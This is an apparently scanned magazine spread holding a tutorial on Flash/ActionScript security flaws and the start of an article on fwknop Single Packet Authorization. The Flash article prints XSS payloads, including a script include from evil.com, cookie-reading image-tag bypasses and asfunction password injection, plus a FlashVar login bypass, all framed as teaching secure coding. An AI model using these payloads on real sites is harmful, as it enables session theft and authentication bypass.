Listing 1. Receiving `Fscommand` code

```
function fscommand_DoFSCommand(command, args){  
    var fscommandObj = isInternetExplorer ? document.all.fscommand :  
        document.fscommand;  
    if (command == "changeText") {  
        document.getElementById('text').innerHTML = args;  
    }  
}
```

Listing 2. Simple password checking code

```
var secretUsername = "john";  
var secretPassword = "ripper";  
outputBox.htmlText = "Please enter a password.";  
function checkPassword(){  
    if(usernameBox.text == secretUsername &&  
        passwordBox.text == secretPassword){  
        outputBox.htmlText = "You must be a valid user.";  
    }  
    else{  
        outputBox.htmlText = usernameBox.text + " isn't valid.";  
    }  
}  
function setPassword(newPassword:String){  
    secretPassword = newPassword;  
}
```




Figure 1. XSS attack flow used against Flash applications

```
http://test.com/movie.swf?userParam=  
<script src="http://evil.com/  
script.js"></script>
```

HTML Formatted Components

Adobe supports a small subset of the standard HTML tags that may be placed within Flash movie clips using a *TextField* component in ActionScript 2.0 or a *TextArea* component. Both components can be abused if input is used to construct the HTML is improperly validated. Particular attention should be placed on verifying that image and anchor tags are used in a secure manner. The `` tag in Flash allows a developer to embed not only external images files, but also SWF files and movie clips into text fields and *TextArea* components. This allows a variety of attacks to be launched. Consider the code to setup the HTML text component using data from an external source:

```
textbox.htmlText = _level0.htmlParam
```

A first attempt at embedding Javascript into an image fails, because it appears that the Flash Player is validating that the image is truly a JPEG, GIF, or PNG image.

```
http://test.com/movie.swf?htmlParam=  
<img src='javascript:alert(document.cookie)'  
>
```

But the following code illustrates that the validation by the Flash Player is only skin deep. It is only checking that the given source attribute ends in the string `.jpg`, so by simply adding a C-style line comment, we can trick the Flash Player into executing scripts in `` tags without altering the functionality of the script code. Once the browser loads the SWF file the Javascript is executed without user interaction and a pop-up will appear.

```
http://test.com/movie.swf?htmlParam=  
<img src='javascript:  
alert(document.cookie)//.jpg'>
```

Using this method we can easily inject Javascript or VBScript into a *TextArea* component. No such validation exists for anchor tags as the following request illustrates, but this type of XSS attack requires user interaction. A user must click on the link to execute the code.

```
http://test.com/movie.swf?htmlParam=  
<a href='javascript:alert(1)''>click  
me</a>
```

As mentioned before, not only does the `` tag have the ability to load actual image files; it can also load SWFs. This could lead to a hostile SWF being loaded into a trusted application. When loading other SWFs, a mask should be used to limit the display area of the child SWF. If the parent SWF fails to set a mask, it is possible that the child SWF could take over the entire stage area. This could be used to spoof the trusted application. But the Flash security policy is still correctly applied when the injected SWF comes from an external domain.

Listing 3. Code that relies on an un-initialized variable

```
if(checkCredentials()){  
    userLoggedIn = true;  
}  
if(userLoggedIn){  
    showCreditCardList();  
}
```

Listing 4. Example SharedObject code

```
var so:SharedObject = SharedObject.getLocal("myObj", "/a/b");  
so.data.val = "this is data";  
so.flush();
```

Listing 5. Receiving LocalConnection code

```
var lcReceive:LocalConnection;  
lcReceive = new LocalConnection();  
lcReceive.connect("connName");  
lcReceive.allowDomain('*');  
function changeHTML(html:String) {  
    outputBox.htmlText = html;  
}
```

Listing 6. Sending LocalConnection code

```
var lcSend:LocalConnection();  
lcSend = new LocalConnection();  
arg = "<img src='javascript:alert(document.cookie)//.jpg'>";  
lcSend.send("connName", "changeHTML", arg);
```

Listing 7. Use of a regular expression for email validation

```
function testEmail(email:String):Boolean{  
    var emailPattern:RegExp = /^[0-9a-zA-Z]+[._+&]*[0-9a-zA-Z]+@[0-9a-zA-Z]+[.]+[a-zA-Z]{2,6}/;  
    return emailPattern.test(email);  
}
```

ActionScript Function Protocol

The previous examples have used Javascript to illustrate familiar XSS attacks against a user, but there is a Flash specific protocol named `asfunction`, which causes a link to invoke an ActionScript function. Consider the code below that calls the local function `foo` with two parameters when the user clicks on the anchor stored in a *TextArea* component.

```
testBox.htmlText =  
    "<a href=\"asfunction:foo, value1,  
        value2\">foo!</a>
```

Obviously the ability to make direct calls to ActionScript functions from within the HTML components is a serious threat. Consider a simple Flash application (Listing 2) that accepts a username and password as a form of authentication. When the user fails to type in the correct password, the username is echoed back in the form of a HTML-based *TextArea* component.

Suppose a user types in the following as a username and makes a random guess at the password.

```
<a href="asfunction:setPassword,abc">  
change the password</a>
```


The user will be informed by the application that the username/password combination was invalid, but the user-injected anchor will be displayed as part of the HTML output. When the user clicks on the link, the `setPassword` function will be invoked thus changing the password to `abc`. Although the last example given was trivial, it illustrates the danger of allowing a user to execute arbitrary ActionScript functions that can manipulate the program's application data. Imagine a persistent XSS vulnerability in a Flash application that allows a malicious user to cause another user to execute arbitrary Flash functions in a trusted sandbox. Local-trusted SWF files may read from local files and send messages to any server. ActionScript contains a rich library of functions, including networking and communication functions using sockets and also access to the local file system that could be abused by an attacker to launch more complicated types of attacks.

Un-initialized Variables

PHP programmers might be familiar with a controversial feature named register globals. The feature injected all the request variables from POST and GET requests into the variable space of a script. This feature, that many programmers didn't know even existed, is now deprecated and will be removed in PHP 6. While it is possible to write completely secure programs using register globals, countless vulnerabilities have been found in web applications exploiting the misuse of it.

ActionScript had a similar feature that was thankfully removed in version 3, but since ActionScript 2 is still widely used in the Flash community it is necessary to make note of the issue. Any un-initialized variable can be initialized as a *FlashVar*. This is harmless until a programmer forgets to initialize a key variable or assumes that the variable will be undefined. Consider the snippet of ActionScript code in Listing 3 that determines whether or not a user should be allowed to view some confidential information.

The programmer is counting on the fact that if the `userLoggedIn` variable is not initialized it will be set to *undefined*. The *undefined* value will evaluate to false in a conditional statement. Bypassing this code in ActionScript 2 is trivial, because the `userLoggedIn` variable was not initialized.

Simply set the `userLoggedIn` to true either in the GET request or as an object parameter in the HTML.

```
http://www.test.com/creditCards.swf?userLoggedIn=true
```

In ActionScript 3, FlashVars can only be accessed through the parameter property of the `LoaderInfo` class making such attacks against un-initialized data no longer possible, however developers should still scrutinize any parameter passed to a SWF.

Communication Between SWFs

Using a scheme similar to browser cookies, local shared objects (LSOs) provide SWF applications with a small

amount of persistent storage space. LSOs can be limited to a specific domain, a local path, or to a HTTPS connection. The code in Listing 4 will generate a shared object that can be access by other SWFs stored at `/a/b` or any of its subdirectories, like `/a/b/c`. The `flush` function forces the object to be written to the file.

If you plan on storing confidential information within a local shared object, then set the secure flag to true. This limits access to SWFs that are transmitted over HTTPS. Regardless of how they are transmitted, LSOs are stored in plain text on the client's machine. There exist no native encryption classes in ActionScript, but third party encryption libraries exist and can be used to secure critical information stored in LSOs.

Listing 8. Email validation without regular expressions

```
function testEmailNoReg(email:String):Boolean{
    var emailSplit:Array = email.split("@");
    if(emailSplit.length != 2){
        return false;
    }
    for(var i=0;i<emailSplit[0].length;i++){
        if(!validChar(emailSplit[0].charAt(i))){
            return false;
        }
    }
    for(var i=0;i<emailSplit[1].length;i++){
        if(!validChar(emailSplit[1].charAt(i))){
            return false;
        }
    }
    return true;
}

function validChar(char:String):Boolean{
    var allowedSymbols:String = "._";
    char = char.toUpperCase();
    if(allowedSymbols.indexOf(char)!=-1 ||
        (char.charCodeAt(0) >= 65 &&
         char.charCodeAt(0) <= 90) ||
        (char.charCodeAt(0) >= 48 &&
         char.charCodeAt(0) <= 57)){
        return true;
    }
    return false;
}
```

Listing 9. Proper security settings for the HTML Object tag

```
<object classid="clsid:d27c6b6e-ae6d-11cf-96b8-444553540000"
width="600" height="400">
<param name="allowScriptAccess" value="never" />
<param name="allowNetworking" value="none" />
<param name="allowFullScreen" value="false" />
<param name="movie" value="movie.swf" />
<embed src="movie.swf" allowScriptAccess="never"
allowNetworking="none" allowFullScreen="false" width="600" height="400"
type="application/x-shockwave-flash"/>
</object>
```

ActionScript provides the `LocalConnection` class to permit SWF applications running on the same client machine to directly communicate with each other. One SWF must be the *receiver* and one must be the *sender*. The SWFs do not necessarily have to be running in the same browser, but communication is limited by default to SWFs that reside on the same domain. During the debugging stage, developers often use the `allowDomain` function to loosen the default security restrictions. Consider the code in Listing 5 that sets up a `LocalConnection` to receive data.

`allowDomain('*')` is very dangerous to leave in your production code, since it allows any SWF from any domain to access your application's internal functions. A better use of the wildcard character is to allow communication between SWFs on the same domain or

sub-domains. For example, `allowDomain("*.test.com")` will allow communication between `www.test.com` and `mail.test.com`. The code necessary for sending data using `LocalConnection` is shown in Listing 6. Instead of calling the `connect` function, the sender simply calls the `send` function with the desired function name and arguments.

Proper Input Validation

A common method of input validation is checking whether a piece of data matches a regular expression. A regular expression simply describes a pattern of characters. ActionScript introduced native support for regular expressions in version 3 and implements them as defined in the EMCAScript language specification. Legacy developers still using ActionScript 2 must validate data without the help of regular expressions or leverage third-party

libraries, such as `As2lib`. Consider the following vulnerable code:

```
testBox.htmlText = "<a href='mailto:" +
_level10.emailParam + "'>Email me</a>"
```

Do not blindly trust the user to submit a valid email, double-check it with a regular expression to stop malicious users. Code in Listing 7 gives an example of a function that uses regular expressions to test whether an email address is valid.

If migrating to ActionScript 3.0 is not an option for your application, then it is still possible to validate inputs without regular expressions, although the solution is less elegant and might not be up to RFC standards. Without regular expressions, validating input typically involves many calls to the standard String functions as illustrated in Listing 8.

If you must accept input to be used in the `getURL` function or the HTML text components, then define the acceptable input with regular expressions and only accept the http or https protocol handlers for valid links. Do not rely on the `escape` function for your input validation. As stated from the Flash help document, the `escape` function *converts the parameter to a string and encodes it in a URL-encoded format, where most nonalphanumeric characters are replaced with % hexadecimal sequences*. Consider the following line of code that incorrectly uses the `escape` function for input validation.

```
navigateToURL("javascript:testFunction('\" + escape(_level10.userParam) + \"')");
```

The `escape` function fails to stop malicious users from breaking out of the JavaScript function and executing their own arbitrary script code as illustrated by the following request:

```
http://www.test.com/encode.swf?userParam=');alert(document.cookie);//
```

Free Tools

- <http://www.adobe.com/support/flash/downloads.html> – Flash Player/Debugger
- <http://www.nowrap.de/flare.html> – Flare Decompiler
- <http://flasm.sourceforge.net/> – Flasm Disassembler
- <http://www.as2lib.org> – As2lib
- <http://actioncrypt.sourceforge.net/> – Actioncrypt Encryption library
- <http://crypto.hurlant.com/> – As3 Crypto Framework
- <https://www.owasp.org/index.php/Category:SWFIntruder> – SWFIntruder




Figure 2. SWFIntruder's main screen




Figure 3. Output from a XSS scan

~tqw~

SWF applications can be embedded as an object in a HTML page using the `<object><embed>` tags. You can specify three optional parameters within an `<embed>` or `<object>` tag that have an effect on security policies. The `allowScriptAccess` parameter controls whether the SWF file will be able to access the HTML container. While the `allowNetworking` parameter controls the SWF's ability to use ActionScript's networking APIs. And finally, `allowFullScreen` determines whether a Flash application is allowed to control the entire screen.

There are three possible values for `allowScriptAccess`

- **always**: allows the SWF to communicate with the HTML page regardless of the domain used to load it. Only use this option if you completely trust the SWF. Flash Player 7 and earlier defaulted to this behavior.
- **sameDomain**: allows the SWF to alter the underlying HTML page only if they exist on the same domain. A Flash application on domain `www.a.com` would not be able to alter the HTML of a page located on `www.b.com`. This is the default behavior of Flash Player 8 and later.
- **never**: communication between the HTML page and the SWF is never allowed.

There are also three possible values for `allowNetworking`:

- **all**: the SWF is allowed to make unrestricted network connections using the networking APIs.
- **internal**: the SWF is not permitted to call browser navigation or browser interaction APIs, but other networking calls are allowed.

- **none**: all networking APIs are off limits to the SWF.

There are only two possible values of `allowFullScreen`

- **true**: the SWF is allowed to take up the entire screen. Could be abused by to carry out spoofing attacks.
- **false**: fullscreen mode is not allowed.

Many popular message boards provide the ability for board administrators to create their own BBCode to allow users to format or include additional content to a discussion thread. Many administrators have added BBCodes to support SWFs. Consider the following insecure HTML code replacement for a Flash BBCode.

```
<embed src={userSWF} type=
  application/-shockwave-flash></embed>
```

In a hostile setting where you cannot trust any of the posted SWFs, it is imperative to explicitly set `allowNetworking`, `allowScriptAccess`, and `allowFullScreen` settings within the `<embed>` tag to stop malicious applications from making unwanted network or scripting calls. Do not rely on the default Flash Player security settings, given that some users are unable or unwilling to update the software. The HTML code in Listing 9 illustrates the secure settings.

Security Analysis Tools

There are still very few tools that exist to help conduct a security audit on Flash applications. Stefano Di Paola has written a fine tool for discovering cross-site scripting and cross-site flash vulnerabilities called `SWFIntruder` (pronounced *Swiff Intruder*). The tool provides a set of predefined attack

patterns that can be customized and used to test for XSS issues in a semi-automated fashion. The tool runs on a web server and can be accessed via a browser, as illustrated in Figure 2. It will show all the undefined variables and all the instantiated variables in the SWF application.

A user can simply select a parameter to test and execute the set of attacks. Example output from an XSS scan is shown in Figure 3. A major limitation of `SWFIntruder` is that it only supports the analysis of Flash applications compiled under version 8 or below (ActionScript 1 or 2).

Decompilers can be very helpful when auditing closed-source Flash applications or components. A decompiler provides the reverse operation of a compiler, since it translates low-level computer code into a higher level of abstraction. A Flash decompiler will take the bytecode from a SWF and generate the corresponding ActionScript code, which is easier for a human to interpret. Static analysis can then be used against the generated ActionScript code, in order to uncover security flaws. An example of a free decompiler is `Flare`, which will extract all the ActionScript files from a SWF. Sadly, like `SWFIntruder`, `Flare` does not support ActionScript 3. But there are commercial products that will generate actual FLA files from either ActionScript 1/2 or ActionScript 3 applications if you are willing to spend some money.

Conclusion

While developing rich web-based applications, many Flash application developers go unaware of the many security threats that they face from malicious users. While XSS, un-initialized variable attacks and other input validation vulnerabilities are nothing new to the security community, Flash has provided a new vector of attack that is, more often than not, left undefended and improperly tested. Yet, with proper training and careful scrutiny of all input, programmers, testers and web administrators can work together to mitigate the potentially costly risks associated with cross-site scripting vulnerabilities in Flash applications.

Neil Bergman

Neil Bergman is a software engineer, artist, and white hat hacker. He has a formal education in Computer Science and has been programming since he was a child.

On the 'Net

- http://livedocs.adobe.com/flash/9.0/main/flash_as3_programming.pdf – Programming ActionScript 3.0
- http://www.adobe.com/devnet/flashplayer/articles/flash_player_9_security.pdf – Adobe Flash Player 9 Security
- <http://eyeonsecurity.org/papers/flash-xss.pdf> – Bypassing JavaScript Filters – the Flash! Attack
- http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html – Creating more secure SWF web applications
- http://docs.google.com/Doc?docid=ajfxntc4dmsq_14dt57ssdw – XSS Vulnerabilities in Common Shockwave Flash Files
- <http://cgisecurity.com/articles/xss-faq.html> – The Cross Site Scripting (XSS) FAQ



MICHAEL RASH

Advanced SPA with fwknop

Difficulty



This article introduces some recent advances in the fwknop implementation of Single Packet Authorization (SPA), discusses methods both detecting and hiding fwknop SPA traffic, and presents some ideas for future development in the area of passive authorization.

Most pieces of software that offer SPA functionality only allow access to a local server port after reconfiguring a firewall (such as iptables or ipfw) after passively monitoring a valid SPA packet. This article will present the ability of fwknop to provide full inbound port forwarding access to internal systems when fwknop is deployed on a Linux gateway, and will provide motivating examples and configurations. An attacker in a privileged position to monitor all SPA traffic will be illustrated, and it will be shown what is possible from the perspective of attacking the Single Packet Authorization scheme. The fwknop project is released under the GNU Public License (GPL) as free and open source software, and the latest version (1.9.3 as of this writing) can be downloaded from: <http://www.cipherdyne.org>.

SPA vs. Port Knocking: A Brief Primer

The concept of Port Knocking was introduced in 2003 to the security community by Martin Krzywinski in an article entitled *Port Knocking: Network Authentication Across Closed Ports* for the now defunct SysAdmin Magazine. The most important idea is the minimization of the exposure of server ports to untrusted sources by using two mechanisms: a firewall configured in a default-drop stance for protected services, and a small piece of additional software that passively monitors a source of information (such as a firewall log) for particular sequences

of connections to closed ports. When a valid sequence is seen, then and only then is the firewall dynamically reconfigured to allow access to the protected service(s). There are many variations on this concept, but some are more worthy than others from a security perspective.

Port knocking in its original form uses packet headers to communicate information, and this builds in several unnecessary limitations when compared against Single Packet Authorization. SPA uses packet payloads instead of packet headers to communicate authentication information [1], and this implies the following:

- Replay attacks are easily prevented because the use of packet payloads implies that there is enough room in an SPA packet to include a significant number of random bytes before encryption. Then, by using a digest algorithm such as SHA-256 on the SPA sniffing side, uniqueness of every incoming SPA packet can be checked. Any packet with a duplicate SHA-256 digest is discarded as a replay attack.
- Asymmetric ciphers, such as the Elgamal cipher used by GnuPG, can be used for the encryption and decryption of SPA packets. The result of encrypting even a single byte of information with GnuPG and a 2048-bit public key is typically a few hundred bytes, and it is generally impractical to transmit hundreds of bytes of information via a port knocking sequence.

WHAT YOU WILL LEARN...

- Advanced fwknop configurations, including the use of SPA to gain access to internal services via a forwarded port.
- Strategies for detecting encrypted SPA traffic on the wire.
- Inferring hostile networks through the detection of SPA replay attacks.

WHAT YOU SHOULD KNOW

- Basic knowledge of the fwknop SPA software, and why port knocking and SPA can add a passive security layer to services such as SSH.
- Some basic Linux system administration and perl programming concepts would be useful.

~tqw~

2ND ISSUE

ALREADY IN STORES

+CD 6 USEFUL APPLICATIONS | 8 UNIQUE ARTICLES | 3 TUTORIALS

FLASH & FLEX

DEVELOPER'S MAGAZINE

Issue 1/2008 (1) Vol.1, No.1 Quarterly ISSN: 1896-9136 1499 USD 14.99 AUD

haxe

New Way to Dock

6 APPLICATIONS

A4 Flash Menu Builder
A4 Desk Flash Photo Gallery Builder
A4 DeskPro Flash Website Builder
IconLover
WebSite X5
FDT 3.0

INSIDE

- Create Your Own Pong Game with ActionScript 3.0
- Object-oriented Programming Principles with ActionScript 3.0 in Detail
- Flash Remoting & WebORB – Improve Your Flash Client-server Communication
- Developer's Guide to Server-push Application
- Forget about Network Server Problems – Use Hessian 2 Protocol
- Del Padre Visual Productions 5.0 – Flash Site Uncovered
- Adobe Flash CS3 – Practical Lesson



~1900~

SPA cannot be broken by trivial port sequence busting attacks. If an attacker is able to monitor a port knocking sequence as it is transmitted by the port knocking client, then it is easy to spoof a packet from the client's source IP and direct it at a duplicate port in the sequence on the port knocking destination [2]. Hence, the knock server must conclude that the client does not know the valid knock sequence and access is not granted.

SPA has a smaller network footprint. Port knocking sequences look

essentially like port scans to any intrusion detection system that may be watching, and it is not useful to run the risk of tripping IDS alarm bells just by using a protocol to protect server communications.

SPA and Security Through Obscurity?

Before diving into SPA usage examples and the details of how one might detect and hide SPA traffic, let us consider whether or not SPA suffers from the death knell of security technologies – *security*

through obscurity. An important quote when discussing such questions is from Bruce Schneier in the preface to his classic book *Applied Cryptography*:

If I take a letter, lock it in a safe, hide the safe somewhere in New York, then tell you to read the letter, that's not security. That's obscurity. On the other hand, if I take a letter and lock it in a safe, and then give you the safe along with the design specifications of the safe and hundreds of identical safes with their combinations so that you and the world's best safecrackers can study the locking mechanism – and you still can't open the safe and read the letter – that's security. ...

Single Packet Authorization is like the safe in the later half of Bruce's quote. Every SPA implementation that I know of (and port knocking implementation too for that matter) is released as open source software, and they all rely on encryption algorithms that have been widely studied by cryptographers for years. In the case of fwknop, the supported algorithms are Rijndael (chosen for the U.S. AES standard) and GnuPG ciphers such as Elgamal.

So, one cannot conclude that SPA is a Security Through Obscurity technology on the basis of a weakness in the chosen encryption algorithms. Secondly, SPA relies on a firewall to implement a default-drop stance for a protected service. But firewalls themselves are also not a STO technology – they are a staple of maintaining a strong security policy over the types of network traffic that are allowed to interact with systems in their charge. Finally, the goal of SPA is to minimize access to the number of functions in server software that an arbitrary IP address can access. Every function in every piece of software (including SPA implementations too of course) has a non-zero probability of containing a security vulnerability. It is therefore a security benefit to limit access to potentially vulnerable functions whenever possible.

By using a kernel-level filtering mechanism – such as iptables in the Linux kernel – arbitrary clients cannot even talk to the TCP stack of a system where a user space program is listening without first proving their identity via a strong cryptographic mechanism. This

Listing 1. Using fwknop to gain access to internal SSH server

```
[spaclient]$ fwknop -A tcp/22 --Forward-access 192.168.10.23,5001 -R -D 14.2.2.2

[+] Starting fwknop client (SPA mode)...
    Resolving external IP via: http://www.whatismyip.org/
    Got external address: 123.1.1.1

[+] Enter an encryption key. This key must match a key in the file
    /etc/fwknop/access.conf on the remote system.

Encryption Key:

[+] Building encrypted Single Packet Authorization (SPA) message...
[+] Packet fields:

    Random data: 9339315896659249
    Username: mbr
    Timestamp: 1207633439
    Version: 1.9.3
    Type: 2 (FORWARD access mode)
    Access: 123.1.1.1,tcp/22
    Forward access: 192.168.10.23,5001
    SHA256 digest: JZFWCcjwXIEFmOtqLqBJkbgyiowVz/4HbcTsgTayXYE

[+] Sending 206 byte message to 14.2.2.2 over udp/62201...

[spaclient]$ ssh -p 5001 mbr@14.2.2.2
Password:
[internalsshd]$
```




Figure 1. Network diagram for port-forwarded SPA access to internal SSH server

implies that anyone using Nmap to scan for a vulnerable service cannot even tell that there is a service to attack when it is protected by SPA; it makes no difference if they possess a zero-day exploit for the service or not. Deploying SPA for TCP services means that they no longer advertise themselves to the world, and yet remain accessible to anyone who can construct a valid SPA packet. This is concealment based on a strong cipher – not obscurity [3]. It is important however to note that there have been vulnerabilities in passively sniffing applications (such as the DCE/RPC preprocessor vulnerability in the Snort IDS from early 2007), but it is harder to attack a target that doesn't advertise itself like a TCP server socket does.

Port Forwarding via Single Packet Authorization

With the recent 1.9.0 release, it is now possible to deploy fwknop on a Linux gateway system for an internal non-routable network and use SPA to reach internal systems directly via iptables DNAT rules. That is, the fwknop daemon on the gateway can automatically build port forwarding into an iptables policy so that an external client can reach an internal non-routable server without having to first login to the gateway system itself. The remainder of this article will refer to Figure 1 for all SPA communications.

Now, for an example of port forwarding an SSH connection through a Linux gateway after constructing a valid SPA packet from an external network. First, we install and configure the fwknopd daemon on the spaserver system [4]:

```
[spaserver]# wget
      http://www.cipherdyne.org/fwknop/
      download/fwknop-1.9.3.tar.bz2
[spaserver]# tar xjf fwknop-
      1.9.3.tar.bz2
[spaserver]# cd fwknop-1.9.3
[spaserver]# ./install.pl
```

Much of the output from the above install.pl command is removed for brevity; it will prompt the user for input at various stages, and we assume that the pcap method of acquiring packet data from the eth0 interface (the Internet-facing interface

Listing 2. Using fwknopd to list current iptables SPA rules

```
[spaserver]# fwknopd --fw-list
[+] Listing rules in fwknop chains...
Chain FWKNOP_FORWARD (1 references)
  pkts bytes target prot opt in out source destination
   19 2740 ACCEPT tcp - * * 123.1.1.1 0.0.0.0/0 tcp dpt:22

Chain FWKNOP_PREROUTING (1 references)
  pkts bytes target prot opt in out source destination
    1 60 DNAT tcp - * * 123.1.1.1 0.0.0.0/0 \
tcp dpt:5001 to:192.168.10.23:22
```

Listing 3. SPA communications syslog messages generated by fwknopd

```
Apr  8 01:43:34 spaserver fwknopd: starting fwknopd
Apr  8 01:43:34 spaserver fwknopd: flushing existing iptables fwknop chains
Apr  8 01:43:34 spaserver fwknopd: imported access directives (1 SOURCE definitions).
Apr  8 01:43:34 spaserver fwknopd: imported previous tracking digests from disk cache:
      /var/log/fwknop/digest.cache
Apr  8 01:43:59 spaserver fwknopd: received valid Rijndael encrypted packet
from: 123.1.1.1, remote user: mbr, client version: 1.9.3 (SOURCE line num:151)

Apr  8 01:43:59 spaserver fwknopd: add FWKNOP_FORWARD 123.1.1.1 ->
0.0.0.0/0(tcp/22) ACCEPT rule 30 sec

Apr  8 01:43:59 spaserver fwknopd: add FWKNOP_PREROUTING 123.1.1.1 ->
192.168.10.23(tcp/22) DNAT rule 30 sec
Apr  8 01:44:30 spaserver fwknop(knoptm): removed iptables FWKNOP_PREROUTING
DNAT rule for 123.1.1.1 -> 192.168.10.23(tcp/22), 30 sec timeout exceeded
Apr  8 01:44:30 spaserver fwknop(knoptm): removed iptables FWKNOP_FORWARD
ACCEPT rule for 123.1.1.1 -> 0.0.0.0/0(tcp/22), 30 sec timeout exceeded
```

Listing 4. Raw packet trace of SPA packets

```
[attacker]# tcpdump -i eth0 -l -nn -s 0 -X udp port 62201
01:43:59.373897 IP 123.1.1.1.38372 > 14.2.2.2.62201: UDP, length 206
  0x0000: 4500 00ea d29c 4000 4011 9dfe 7b01 0101 E....@.e...{...
==>  0x0010: 0e02 0202 95e7 f2f9 00d6 550c 2b52 5557 .....U.+RUW
  0x0020: 3547 6d39 7a4a 5a43 3650 6745 6155 5731 5Gm9zJZC6PgEaUW1
  0x0030: 2f51 7759 3244 746f 6861 4d34 594c 3068 /QwY2DtohaM4YL0h
  0x0040: 3356 5269 6f54 7555 3933 5142 354f 7a7a 3VRioTuU93QB5Ozz
  0x0050: 4e75 3973 4d71 7439 3566 6446 7557 426c Nu9sMqt95fdFuWB1
  0x0060: 7959 6963 4e50 546a 756b 5330 3554 5455 yYicNPTjukS05TTU
  0x0070: 3436 6a59 477a 6162 4750 4a45 464a 4f45 46jYGzabGPJEFJOE
  0x0080: 4435 3870 322f 7367 3658 3034 5047 4133 D58p2/sg6X04PGA3
  0x0090: 4573 2f48 5254 524e 5742 364d 652f 4156 Es/HRTRNWB6Me/AV
  0x00a0: 4b38 4d6f 6661 3255 4c47 6838 3674 2f41 K8Mofa2ULGh86t/A
  0x00b0: 476b 514a 4a52 7255 7042 4946 7265 7a6f GkQJJrUpBIFrezo
  0x00c0: 484d 374a 784b 6e63 544b 344b 3633 6f34 HM7JxKncTK4K63o4
  0x00d0: 4949 7930 6d5a 7762 7232 6a41 436b 664b IIy0mZwbr2jACKfK
  0x00e0: 4a63 5975 334d 7167 3d3d JcYu3Mqg==

09:12:21.750141 IP 123.1.1.1.38378 > 14.2.2.2.62201: UDP, length 206
==>  0x0000: 4500 00ea 76ba 4000 4011 f9e0 7b01 0101 E...v.@.e...{...
  0x0010: 0e02 0202 95ea f2f9 00d6 340b 396a 4857 .....4.9jHW
  0x0020: 3349 726f 694b 4664 7078 534a 4a6c 4343 3IroiKFdpXsJJ1CC
  0x0030: 342b 4550 3167 4970 412f 5350 7552 6a77 4+EP1gIpA/SPuRjw
  0x0040: 5232 3067 5278 5a38 4a67 5765 6a4a 474f R20gRxZ8JgWejJGO
  0x0050: 5a62 346c 2b65 536b 7836 3859 7a42 5972 Zb4l+eSkx68YzBYr
  0x0060: 3149 5538 6a42 7774 3630 2f76 376c 672f 1IU8jBwt60/v71g/
